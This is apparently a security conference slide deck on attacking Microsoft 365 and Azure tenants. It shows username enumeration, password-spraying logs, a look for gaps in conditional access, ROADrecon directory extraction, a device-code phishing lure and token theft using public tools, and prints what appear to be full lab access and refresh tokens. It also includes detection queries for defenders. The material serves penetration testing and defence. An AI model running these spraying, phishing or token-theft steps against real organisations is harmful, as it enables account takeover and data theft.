



Adventures In Cloud Hacking

A Look At Modern Cloud Adversary Operations



WHOAMI

Edwin David

Security Consultant for TrustedSec (Force Cloud Practice)

Azure Cloud Penetration Testing

X (Formerly Twitter): @rootsecdev

Background/Certifications:

- System Administrator 12+ years with focus on Active Directory/Azure Security
- M365 Security Administrator (MS500)
- Azure Security Engineer Associate (AZ500)
- Security Operations Analyst Associate (SC200)
- Azure Fundamentals (AZ900)

Presentation - <https://github.com/rootsecdev/Presentations/>

Attacking The Cloud

Attack Phases:


- Recon
- Initial Access
- Conditional Access Policy Misconfigurations
- Bypassing MFA with Tokens
- Burrowing in for Persistence
- SharePoint Online
- Finding insecure storage
- Pivoting with overly permissive Applications
- Pwning the Cloud with Seamless SSO



Recon

M365 Services

- SharePoint Online
- Exchange Online
- OneDrive for Business
- PowerBI
- Microsoft Teams
- Power Automate



Azure

- Function Apps
- Logic Apps
- Container Registry
- Kubernetes
- Storage Accounts
- Azure DevOps
- Virtual Machines
- Domain Controllers in the cloud



Reconnaissance/Password Spraying

Microsoft Actions Following Attack by Nation State Actor Midnight Blizzard

/ By [MSRC](#) / January 19, 2024 / 2 min read

The Microsoft security team detected a nation-state attack on our corporate systems on January 12, 2024, and immediately activated our response process to investigate, disrupt malicious activity, mitigate the attack, and deny the threat actor further access. Microsoft has identified the threat actor as [Midnight Blizzard](#), the Russian state-sponsored actor also known as Nobelium. As part of our ongoing commitment to responsible transparency as recently affirmed in our [Secure Future Initiative](#) (SFI), we are sharing this update.

Beginning in late November 2023, the threat actor used a password spray attack to compromise a legacy non-production test tenant account and gain a foothold, and then used the account's permissions to access a very small percentage of Microsoft corporate email accounts, including members of our senior leadership team and employees in our cybersecurity, legal, and other functions, and exfiltrated some emails and attached documents. The investigation indicates they were initially targeting email accounts for information related to Midnight Blizzard itself. We are in the process of notifying employees whose email was accessed.

<https://msrc.microsoft.com/blog/2024/01/microsoft-actions-following-attack-by-nation-state-actor-midnight-blizzard/>



Reconnaissance

AADInternals

```
PS C:\Users\pentest> Invoke-AADIntReconAsOutsider -Domain skywalkerlabs.net | Format-Table
Tenant brand:      skywalkerlabs
Tenant name:      skywalkerlabs
Tenant id:        c77f09a5-4134-4cff-a600-5d8faa906a95
Tenant region:    NA
DesktopSSO enabled: True
MDI instance:     skywalkerlabs.atp.azure.com

Name          DNS   MX   SPF  DMARC Type   STS
----          ---   --   ---  -----  ----  ---
deathstarlabs.net           True  True  True  False Managed
skywalkerlabs.mail.onmicrosoft.com True  True  True  False Managed
skywalkerlabs.net           True  True  True  True  Managed
skywalkerlabs.onmicrosoft.com True  True  True  False Managed
```

<https://github.com/Gerenios/AADInternals>



Reconnaissance



https://github.com/nyxgeek/track_the_planet



Reconnaissance

https://github.com/nyxgeek/onedrive_user_enum

```
[root@deathstarlabs]~[/opt/onedrive_user_enum]
# ./generate_usernames_f17.sh USERNAMES/firstnames.1990.txt USERNAMES/lastnames.1990.txt
*****
HEY! THIS IS GOING TO TAKE A LONG LONG TIME, AND WILL TAKE UP LIKE 10GB of DISK SPACE!!!
*****
HEY! THIS IS GOING TO TAKE A LONG LONG TIME, AND WILL TAKE UP LIKE 10GB of DISK SPACE!!!
*****
```

```
[root@deathstarlabs]~[/opt/onedrive_user_enum/USERNAMES]
*****
```

```
[root@deathstarlabs]~[/opt/onedrive_user_enum/USERNAMES]
# ls
HEY! THIS IS GOING TO firstnames.1990.txt tron_john.j.smith_300x1750 tron_john.smith_500x20k tron_s.john_c1990
***** lastnames.1990.txt tron_john.s_c1990 tron_johns_c1990 tron_sjohn_c1990
tron_j.smith_c1990 tron_john.smith_1kx10k tron_johnsmith_1kx10k tron_smith.j_c1990
tron_jjs_all tron_john.smith_200x50k tron_jsmith_c1990 tron_smith.john_1kx10k
```

```
HEY! THIS IS GOING TO
```

```
[root@deathstarlabs]~[/opt/onedrive_user_enum/USERNAMES]
# cd tron_john.smith_1kx10k
```

```
[root@deathstarlabs]~[/opt/onedrive_user_enum/USERNAMES/tron_john.smith_1kx10k]
# ls
xaa xad xag xaj xam xap xas xav xay xbb xbe xbh xbk xbn xbq xbt xbw xbz xcc xcf
xab xae xah xak xan xaq xat xaw xaz xbc xbf xbi xbl xbo xbr xbu xbx xca xcd
xac xaf xai xal xao xar xau xax xba xbd xbg xbj xbm xbp xbs xbv xby xcb xce
```

```
[root@deathstarlabs]~[/opt/onedrive_user_enum/USERNAMES/tron_john.smith_1kx10k]
# wc -l xaa
```

```
175000 xaa
```

- Scraping Dehashed, LinkedIn, etc..
- Generating usernames from census wordlists
- Statistically likely usernames
- Enum the planet with MS Teams or OneDrive for Business



Reconnaissance

OneDrive Enumeration

```
python3 onedrive_enum.py -d domain -U users.txt
```

```
OneDrive hosts found:  
skywalkerlabs-my.sharepoint.com  
  
+++++  
  
Beginning enumeration of https://skywalkerlabs-my.sharepoint.com/personal/USER_skywalkerlabs_net/  
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - ben.smith, username:ben.smith@skywalkerlabs.net  
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - john.smith, username:john.smith@skywalkerlabs.net  
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - chris.thomas, username:chris.thomas@skywalkerlabs.net  
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - david.williams, username:david.williams@skywalkerlabs.net  
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - chris.taylor, username:chris.taylor@skywalkerlabs.net  
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - eric.johnson, username:eric.johnson@skywalkerlabs.net  
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - mike.jones, username:mike.jones@skywalkerlabs.net  
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - jason.lee, username:jason.lee@skywalkerlabs.net  
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - john.lee, username:john.lee@skywalkerlabs.net  
    9 / 9 tested, 9 valid, 0 errors
```

https://github.com/nyxgeek/onedrive_user_enum



Reconnaissance

TeamFiltration

<https://github.com/Flangvik/TeamFiltration>



Active Operations

Password Spraying

```
[SPRAY] 4/24/2023 3:44:14 PM EST Sleeping between 60-100 minutes for each round
[FIREPROX] 4/24/2023 3:44:17 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:19 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:20 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:21 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:23 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:25 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:27 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:29 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:31 PM EST Created endpoint
[SPRAY] us-east-1 4/24/2023 3:44:31 PM EST Sprayed droid113@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] ca-central-1 4/24/2023 3:44:31 PM EST Sprayed droid118@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] us-east-1 4/24/2023 3:44:31 PM EST Sprayed droid117@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] us-west-1 4/24/2023 3:44:32 PM EST Sprayed droid120@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] us-east-1 4/24/2023 3:44:32 PM EST Sprayed droid110@deathstarlabs.net:Summer2023! => VALID BUT MFA (76)
[SPRAY] us-east-1 4/24/2023 3:44:32 PM EST Sprayed droid115@deathstarlabs.net:Summer2023! => VALID!
[SPRAY] ca-central-1 4/24/2023 3:44:32 PM EST Sprayed droid114@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] eu-central-1 4/24/2023 3:44:32 PM EST Sprayed droid111@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] us-west-2 4/24/2023 3:44:32 PM EST Sprayed droid119@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] eu-west-1 4/24/2023 3:44:32 PM EST Sprayed droid116@deathstarlabs.net:Summer2023! => INVALID
[SPRAY] eu-west-1 4/24/2023 3:44:32 PM EST Sprayed droid112@deathstarlabs.net:Summer2023! => INVALID
[FIREPROX] 4/24/2023 3:44:33 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:33 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:33 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:34 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:34 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:35 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:35 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:35 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:36 PM EST Deleted endpoint
[SPRAY] 4/24/2023 3:44:36 PM EST 0m since last spray, spraying will resume 4/24/2023 4:49:36 PM EST
```



Early Warning Indicators

The image shows two side-by-side screenshots. On the left is a GitHub repository page for 'insidetrust/statistically-likely-usernames'. A file named 'john.smith.txt' is highlighted with a red box. On the right is a Microsoft Azure Log Analytics workspace showing a query results table.

GitHub Repository Screenshot:

- URL: <https://github.com/insidetrust/statistically-likely-usernames/blob/master/john.smith.txt>
- Repository: insidetrust/statistically-likely-usernames (Public)
- File List:
 - master
 - facebook-base-lists
 - us-census-base-lists
 - weak-corporate-passwords
 - README.md
- File Details for 'john.smith.txt':
 - Code
 - Blame
 - 3.14 MB
 - (Sorry about that, but we can't show it.)

Log Analytics Query Results Screenshot:

- Query ID: New Query 1*
- Time range: Last hour
- Limit: 1000
- KQL mode
- Query:

```
1 SigninLogs
2 | where AlternateSignInName == "ashley.smith@skywalkerlabs.net"
3 | where ResultType == "50126"
4 | project TimeGenerated, Identity, ResultDescription, AppDisplayName, IPAddress, LocationDetails.city, LocationDetails.countryOrRegion
```

- Results Table:

TimeGenerated [UTC]	Identity	ResultDescription
2024-09-03T02:19:55.1189055Z	Ashley Smith	Invalid username or password or Invalid on-premise user
	Identity	Ashley Smith
	ResultDescription	Invalid username or password or Invalid on-premise user
	AppDisplayName	OfficeHome
	IPAddress	89.39.106.222
	LocationDetails.city	Amsterdam
	LocationDetails.countryOrRegion	NL

https://github.com/rootsecdev/Microsoft-Blue-Forest/blob/master/PurpleTeam/honeypot_user.kql



Hunting for CAP Misconfigurations

```
root@WIN-11-46298: /opt/msspray
File Edit View Search Terminal Help
[~/opt/msspray] # ./msspray.py validate ben.smith@skywalkerlabs.net [REDACTED]

-----  
[REDACTED]  
-----  
Tool      :: Password attacks and MFA validation against various endpoints in Azure and Office 365  
Author    :: Walker Hines (@_TexasRanger)  
Credits   :: Dan Astor (@illegitimateDA)  
Company   :: Security Risk Advisors  
Version   :: 1.0  
  
-----  
Checking all endpoints with account: ben.smith@skywalkerlabs.net  
  
Endpoint: https://graph.windows.net [REDACTED] ← Entra ID Extraction  
Successful login  
  
Endpoint: https://graph.microsoft.com  
Success: MFA Required  
  
Endpoint: https://management.azure.com  
Successful login  
  
Endpoint: https://management.core.windows.net  
Successful login  
  
Endpoint: https://proxy.cloudwebappproxy.net/registerapp  
Successful login  
  
Endpoint: https://officeapps.live.com  
Success: MFA Required
```

- Accounts may be backed with MFA but left unprotected if conditional access MFA coverage is misconfigured
- Spot checking Microsoft endpoints can give a means to Entra ID extraction in certain conditions

<https://github.com/SecurityRiskAdvisors/msspray>



Hunting for CAP Misconfigurations

```
Token: {'tokenType': 'Bearer', 'expiresIn': 5104, 'expiresOn': '2024-07-17 09:43:31.191345', 'resource': 'https://graph.windows.net', 'accessToken': 'eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIngldCI6Ik1HTHFq0ThWTkxvWGFGZnBKQ0JwZ0I0SmFLcyIsImtpZC16Ik1HTHFq0ThWTkxvWGFGZnBKQ0JwZ0I0SmFLcyJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLndpbmRvd3MubmV0IiwiaXNzIjoi aHR0cHM6Ly9zdHMud2luZG93cy5uZXQvYzc3ZjA5YTUtNDEzNC00Y2ZmLWE2MDAtNWQ4ZmFhOTA2YTk1LyIsImlhdCI6MTcyMTIyMjAwNywibmJmIjoxNzIxMjIyMDA3LCJleHAiOjE3MjEyMjc0MTIsImFjciI6IjEiLCJhY3JzIjpbInVybjp1c2VyOnJlZ2lzdGVyc2VjdXJpdHlpbmZvIl0sImFpbyI6IkFUUUF5LzhYQUFBQWxKcWF0U2lZSXArVkn4S1FGLy2QnMzdnlnTy9sTXVFSmZBT0FkdTh0SzM5aTlsQlc5R0hqTEhjZWNaMGRLaUciLCJhbXIi0lsicHdkIlo0sImFwcGlkIjoiMWI3MzA5NTQtMTY4NS00Yj0LTlizmQtZGFjmjI0YTdi0Dk0IiwiYXBwaWRhY3Ii0iIwIiwiZmFtaWx5X25hbWUi0iTbWl0aCisImdpdmVuX25hbWUi0iJCZw4iLCJpzHR5cCI6InVzZxiLCJpcGFkZHii0iIyMDkuMTIyLjEwMS4yOSiisIm5hbWUi0iJCZw4gU21pdGgiLCJvaWQi0iI1ZTU4NDZiMC01ZDhmLTrhZTYt0TZkns1i0GM5NTA3YjNkNzkiLCJwdWlkIjoiMTAwMzIwMDJDRTM4MUIyMCiisInJoIjoiMC5BVkFBcFFsX3h6UkJfMHltQUYyUHFwQnFsUUlbQUFBQUF3QUFBUFBQlFBT2suIiwiC2NwIjoidXnlcl9pbXBlcnNvbmf0aW9uIiwiC3ViIjoiVEExldTE5eDlwahDekxJVnpjYl82V2hUeENiUlzsmd2NURiSzJVMXdj0CIsInRlbfudF9yZWdpb25fc2NvcGuioiJOQSiisInRpZCI6ImM3N2Yw0WE1LTQzMzQtNGNmZi1hNjAwLTkv0GZhYTkwNmE5NSiisInVuaXF1ZV9uYW1lIjoiYmVuLnNtaXRoQHNreXdhbGtlcmxhYnMubmV0IiwidXBuIjoiYmVuLnNtaXRoQHNreXdhbGtlcmxhYnMubmV0IiwidXRpIjoidzJ40E85c1hKMHFVVzg0UHNiWVJBQSiisInZlciI6IjEuMCiisInhtc19pZHJlbCI6IjEgMjAifQ.Is0I1l9UYrg07A9iA_f-fmDg4SLGo2IJZxlQSzR_fUwB_bZaVHmGXinwmeozqw0MkXPbGCcL7YfZRFhPgw9AV9I_Y-x8rpAYY89ntq2Z9yld1lxo2TOXzoCB_Xj03jhfdiSuzdopHaD85vwWmJsm1k4rX_k-90ovJKzeq39QcUYqTblGUfslw2_mf5r5CmE6YdLhpSavJnbAFXaZjmZ8KTklJwrPnKRixKGFcycgdgx6GwpWN1REtqG5BcsjbAqWJAot3hr5rqlly20oCCERtR2aYDrbnBBuq0F9eE6wJbHbx2NrZ3qKvSheo-3RAzH8gQCK2UKBD3K5hg5uLy7RZQ', 'refreshToken': '0.AVAApQl_xzRB_0ymAF2PqpBqlVQJcxuFFnRLm_3awiSnuJRQA0k.AgABAwAAAAApTwJmzXqdR4BN2miheQMYAgDs_wUA9P-ojXznD_VzqhRGcpUGSW-RZmBPNWGPHSGpMr9smIZTLyaPEJlQwkawFliPcdgacilVRmzEJxWRaK_HmZzuNY17p-5TRzaANWtrZaARfw50Dxc-1R0r7CcKk2yyNpzAEXSCgP_c6tJyWpWffvd5G4L6Ga2IHSPHUM0ZInrF9A9-rhLFAumWLixN8r3kWchpNIRff3XkCTX3ga42HV4PYfiAx2G15H-XEp3Y05mpeBqjdw_GKpnSY9JNKj2NH_i6TSK1VNfpW1v26EzLw9i3yVy2rUsbx4f6RRVq6aYqU7--FmBBRgx-60amKIYwwQXTdhnIj49XK2gwsqNvAkpydH2tnpWn4VADP0JPQtrbSS7lVmKA4FLfNLiyVVLGJpgamcb0FrMLjCL96sfZ3cwtppjiveuzkFX7o0LUfQrjXXFLDdTpmuZ1knsfd1ZsYrdaCNki-htDFllHEjgwow5FYsFkPEz0tFp-hT0bNjBuIvTPuzjHC70TTIB-rSS2Bk0X6GjykqomQEgjZ2_ha5Yny2vlMGnr36WmIuc1GPtxc3fuk5YUdtsu00sQt1ALySacxPSbyTAsA8D7aMM2HQmZBHmLTgxH3tCUXNq32rXFsbqg869ctFybzbEqr0ZFr6Bxf1pE_3Bf4cvmAlihvV0jxyQVlvSjpgFPIFB'D, 'familyName': 'Smith', 'givenName': 'Ben', 'oid': '5e5846b0-5d8f-4ae6-96d5-b8c9507b3d79', 'tenantId': 'c77f09a5-4134-4cff-a600-5d8faa906a95', 'userId': 'ben.smith@skywalkerlabs.net', 'isUserIdDisplayable': True, 'isMRRT': True, '_clientId': '1b730954-1685-4b74-9bfd-dac224a7b894', '_authority': 'https://login.microsoftonline.com/common'}
```



Hunting for CAP Misconfigurations

```
[07-17-2024 08:21:59]:[172.16.169.137]: [REDACTED]
[~/Downloads] $ roadrecon auth --access-token eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIngldCI6Ik1HTHFq0ThWTkxvWGFGZnBKQ0JwZ0I0SmFLcyJ9.eJhdWQi0iJodHRwczovL2dyYXBoLndpbmRvd3MubmV0IwiiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvYzc3ZjA5YTUtNDEzNC00Y2ZmlWE2MDAtNwQ4ZmFhOTA2YTk1LyIsImlhCI6MTcyMTIyMjAwNywibmJmIjoxNzIxMjIyMDA3LCJleHAiOjE3MjEyMjc0MTIsImFjciI6IjEiLCJhY3JzIjpbInVybjp1c2VyOnJlZ2lzdGVyc2VjdXJpdHlpbmZvIl0sImFpbyI6IkFUUUUF5LzhYQUFBQWxKcWF0U2lZSXArVkN4S1FGLyt2QnMzdnlNTy9sTXVFSmZBT0FkdThOSzM5aTlsQlc5R0hqTEhjZWNaMGRLaUciLCJhbXIiOlsicHdkIl0sImFwcGlkIjoiMWI3MzA5NTQtMTY4NS00Yjc0LTliZmQtZGFjMjI0YTdiODk0IiwiYXBwaWRhY3Ii0iIwIiwiZmFtaWx5X25hbWUi0iJTbWl0aCIsImdpdmVuX25hbWUi0iJCZW4iLCJpZHR5cCI6InVzZXIiLCJpcGFkZHIIoIiYMDkuMTIyLjEwMS4yOSIsIm5hbWUi0iJCZW4gU21pdGgiLCJvaWQi0iI1ZTU4NDZiMC01ZDhmLTRhZTYtOTZkNS1iOGM5NTA3YjNkNzkiLCJwdWlkIjoiMTAwMzIwMDJDRTM4MUIyMCIsInJoIjoiMC5BVkFBcFFsX3h6UkjfMHltQUYyUHFwQnFsUULBQUFBQUFBQUFBQLFBT2suIwic2NwIjoidXNlcl9pbXBlcNvbmf0aW9uIiwic3ViIjoiVEfldTE5eDlwahDekxJVnpjYl82V2hUeENiUlZjSmd2NURiSzJVMXdj0CIsInRlbmFudF9yZWdpb25fc2NvcGUi0iJOQSIIsInRpZCI6ImM3N2Yw0WE1LTQzMzQtNGNmZi1hNjAwLTVkOGZhYTkwNmE5NSIsInVuaXF1ZV9uYW1IjoiYmVuLnNtaXR0QHNreXdhbGtcmxhYnMubmV0IiwidXBuIjoiYmVuLnNtaXR0QHNreXdhbGtcmxhYnMubmV0IiwidXRpIjoidzJ40E85c1hKMHFVVzg0UHNiWVJBQSIIsInZlciI6IjEuMCIsInhtc19pZHJlbCI6IjEgMjAifQ.Is0I1l9UYrg07A9iA_f-fmDg4SLGo2IJZx1QSzR_fUwB_bZaVHmGXinwmeozqw0MKXPbGCcL7YfZRFhPgw9AV9I_Y-x8rpAYY89ntq2Z9ylD1lxo2TOXzoCB_Xj03jhfdiSuzdopHaD85vvWmJsm1k4rX_k-90ovJKzeq39QcUYqTbLGUFslww2_mf5r5CmE6YdLhPsavJnbAFXaZjmZ8KTkJwrPnPnKRixKGFcyygdgx6GwpWN1REtqG5BcsjbAqWJAot3hr5rqly20oCCERtR2aYDrbnBBuqOF9eE6wJbHbx2NrZ3qKvSheo-3RAzH8gQCK2UKBD3K5hg5uLy7RZQ
Tokens were written to .roadtools_auth

[07-17-2024 08:23:21]:[172.16.169.137]: [REDACTED]
[~/Downloads] $ roadrecon gather
Starting data gathering phase 1 of 2 (collecting objects)
Starting data gathering phase 2 of 2 (collecting properties and relationships)
ROADrecon gather executed in 12.16 seconds and issued 2152 HTTP requests.
```

<https://github.com/dirkjanm/ROADtools>



Hunting for CAP Misconfigurations

The screenshot shows the ROADrecon web application running at `127.0.0.1:5000`. The left sidebar lists navigation options: Home, Users, Groups, Devices, Administrative Units, Directory roles, Applications, Service Principals, Application roles, and OAuth2 Permissions. The main content area is divided into two sections: 'Database Stats' and 'Tenant information' on the top right, and 'Authorization Policy' on the bottom right.

Database Stats

Users	28
Groups	29
Applications	16
ServicePrincipals	607
Devices	30
Administrative Units	0

Tenant information

Name	skywalkerlabs
Tenant ID	c77f09a5-4134-4cff-a600-5d8faa906a95
Syncs from AD	Yes

[View Raw](#)

Authorization Policy

Self-service password reset enabled	Yes
MSOnline PowerShell blocked	No allowedToCreateApps: Yes allowedToCreateSecurityGroups: Yes allowedToReadOtherUsers: Yes
Default user role permissions	Users can consent to applications (insecure old default) Resource specific consent for Teams: Managed by Microsoft Resource specific consent for chats: Managed by Microsoft
Application consent settings	Limited access (default)
Guest access settings	

<https://github.com/dirkjanm/ROADtools>



Hunting for CAP Misconfigurations

```
[~/Downloads] $ roadrecon plugin policies -f caps.html
Results written to caps.html
```



Low Privilege Users have access to extract Entra ID and CAP

Policies

Block Access to Admin Portals (Disabled)

Applies to	Including: All users Excluding: Users in roles: SharePoint Administrator, Global Administrator, Global Re
Applications	Including:
Controls	Deny logon

Block Access to Azure Management (Disabled)

Applies to	Including: All users Excluding: Users: On-Premises Directory Synchronization Service Account, TrustedS Users in groups: Azure_AD_MGMT Users in roles: SharePoint Administrator, Global Administrator, Global Reader
Applications	Including: Applications: Windows Azure Service Management API
Controls	Deny logon

Block Access to Device Code Flow (Disabled)

Applies to	Including: Users: Ben Smith
Applications	Including: All applications
Authentication flows	Flows included: DeviceCodeFlow
Controls	Deny logon

<https://github.com/dirkjanm/ROADtools>



CA Policy Misconfiguration

O365 MFA Only

Conditional Access policy

Delete View policy information

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies.

[Learn more](#)

Name *

O365 MFA Only

Assignments

Users

[Specific users included](#)

Target resources

1 app included

Network

Not configured

Conditions

0 conditions selected

Access controls

Grant

1 control selected

Control access based on all or specific network access traffic, cloud apps or actions.

[Learn more](#)

Select what this policy applies to

Cloud apps

Include Exclude

None

All cloud apps

Select apps

[Edit filter](#)

None

Select

Office 365



Office 365

...

- A gap in policy gets created when targeting certain cloud applications
- MFA protection around Office 365 gets configured but leaves Entra ID exposed to exfiltration
- Attackers can use data from roadrecon to expand phishing operations and target administrative role holders

[Learn](#) / [Microsoft Entra](#) / [Microsoft Entra ID](#) / [Authentication](#) /

Planning for mandatory multifactor authentication for Azure and other administration portals

Article • 08/15/2024 • 2 contributors

[Feedback](#)

In this article

- [Scope of enforcement](#)
- [Enforcement phases](#)
- [Notification channels](#)
- [Prepare for multifactor authentication](#)
- [Request more time to prepare for enforcement](#)

At Microsoft, we're committed to providing our customers with the highest level of security. That's why, starting in 2024, we'll enforce mandatory multifactor authentication (MFA) for all Azure sign-in attempts. For more background about this requirement, check out our [blog post](#). This topic covers which applications are affected and how to prepare for mandatory MFA.



Active Operations/MFA

Microsoft disarms push notification bombers with number matching in Authenticator

Mandatory measure against attackers who spam MFA folks into submission

by [Jeff Burt](#)

Tue 9 May 2023 // 19:45 UTC

Microsoft is hoping to curb a growing threat to multi-factor authentication (MFA) by enforcing a number-matching step for those using Microsoft Authenticator push notifications when signing into services.

Starting this week, Redmond is [putting some muscle](#) behind a number-matching feature that it began talking about last year. It said there were rising numbers of cyberattacks using [MFA fatigue](#), also known as MFA push spamming and push bombing.

Two-factor authentication (2FA) and MFA are strategies for verifying users trying to log on to websites, accounts or services, and are part of the larger drive for [zero-trust architectures](#), which take the position that anything or anyone trying to climb onto a network can't be trusted or given access until verified.

- Number matching solved authenticator push notification bombing
- Still exists on third party MFA apps
- Attackers gravitate to finding dormant accounts not backed with MFA (IE Service Accounts)
- Token theft is still a major problem



Active Operations

Phishing

Device Code

Your device has been signed out of Microsoft. Please use the device code to link your account. This code expires in 15 minutes.

<https://www.microsoft.com/devicelogin>

Your device code is: 571012

Sincerely,
Microsoft Device Security Team

Microsoft Corporation | One Microsoft Way Redmond, WA 98052-6399

This message was sent from an unmonitored email address. Please do not reply to this message.

[Privacy](#) | [Legal](#)

Microsoft



Enter code to allow access

Once you enter the code displayed on your app or device, it will have access to your account.

Do not enter codes from sources you don't trust.

Code

Next



Active Operations/Initial Access

Get-AzureToken -Client MSGraph

```
PS /opt/TokenTactics> Get-AzureToken -Client MSGraph

user_code      : EQWVWXQD7
device_code    : EAQABIQEAAAApTwJmzXqdR4BN2miheQMYMMy
                 uqWVCDw8HnHq69qMMh77C5GrNRCGRq5_fx;
                 cGzV2KjI_tuRUD1PfsgAA
verification_url : https://microsoft.com/devicelogin
expires_in     : 900
interval       : 5
message        : To sign in, use a web browser to open the code EQWVWXQD7 to authenticate.

authorization_pending
token_type      : Bearer
scope          : AuditLog.Create AuditLog.Read.All Call
                 Contacts.ReadWrite DataLossPrevention
                 All Files.Read Files.Read.All Files.R
                 nProtectionPolicy.Read Mail.ReadWrite
                 People.Read.All Printer.Read.All Print
                 foType.Detect SensitiveInfoType.Read
                 eadWrite.All TeamsTab.ReadWriteForCha
```

<https://github.com/rvrsh3ll/TokenTactics>

```
ad
expires_in      : 4410
ext_expires_in : 4410
expires_on      : 1725337153
not_before      : 1725332442
resource        : https://graph.microsoft.com/
access_token    : eyJ0eXAiOiJKV1QiLCJub25jZSI6InBMR1R3blFnU29TT3U3R0lYaFptVi
                 oIJSUzI1NiIsIng1dCI6IktRMnRBY3JFN2xCYVZWR0JtYzVGb2JnZEpy
                 VGb2JnZEpyNCJ9.eyJhdWQiOiJodHRwczovL2dyYXB0Lm1pY3Jvc29mdC
                 ZG93cy5uZXQvYzc3ZjA5YTUtNDEzNC00Y2ZmLWE2MDAtNWQ4ZmFhOTA2Y
                 xNzI1MzMyNDQyLCJleHAiOjE3MjUzMzcxNTMsImFjY3QiOjAsImFjciIE
                 Vyc2VjdXJpdHlpbmZvIl0sImFpbbyI6IkFWUUFxLzhYQUFBQWthZUdYTmk
                 jFqbThqRzdicnhleTRZTU1BR3QvWW9STW9JNj9WcTBRelBVOGN5TLAvd0
                 PSIsImFtciI6WyJwd2QiLCJtZmEiXSwiYXBwX2Rpc3BsYXluYW1lIjoiT
                 10TBlZDYtNTJiMy00MTAyLWF1ZmYtYWFkMjI5MmFiMDFjIiwiYXBwaWRh
                 IsImdpdmVuX25hbWUiOjJCZW4iLCJpZHR5cCI6InVzZXIiLCJpcGFkZHI
                 W4gU21pdGgiLCJvaWQiOii1ZTU4NDZiMC01ZDhmLTRhZTYtOTZkNS1iOG
                 IjoiMTAwMzIwMDJDRTM4MUIyMCIsInJoIjoiMC5BVkBcFFsX3h6UkJfM
```

- TokenTactics gives attackers a modular framework to pass tokens to other parts of Azure/M365
- Roadrecon
- GraphRunner
- AzureHound



Active Operations/Initial Access

The screenshot shows the GraphRunner GUI interface. At the top, there is a header with the title "GraphRunner" and a subtitle "A GUI for the Microsoft Graph API". Below the header, there is a text input field labeled "Access Token" containing the value "B4yTQiiBTssWJgjVo8JoioBZ47rPAiWN5OMEMDiw7tOgiFeDHw". To the right of the input field is a blue button labeled "Parse Token". Below the token input, there is a list of token metadata:

- Audience: <https://graph.microsoft.com/>
- Issuer: <https://sts.windows.net/c77f09a5-4134-4cff-a600-5d8faa906a95/>
- ExpirationTime: 9/7/2024, 1:09:10 AM
- AppDisplayName: Microsoft Office
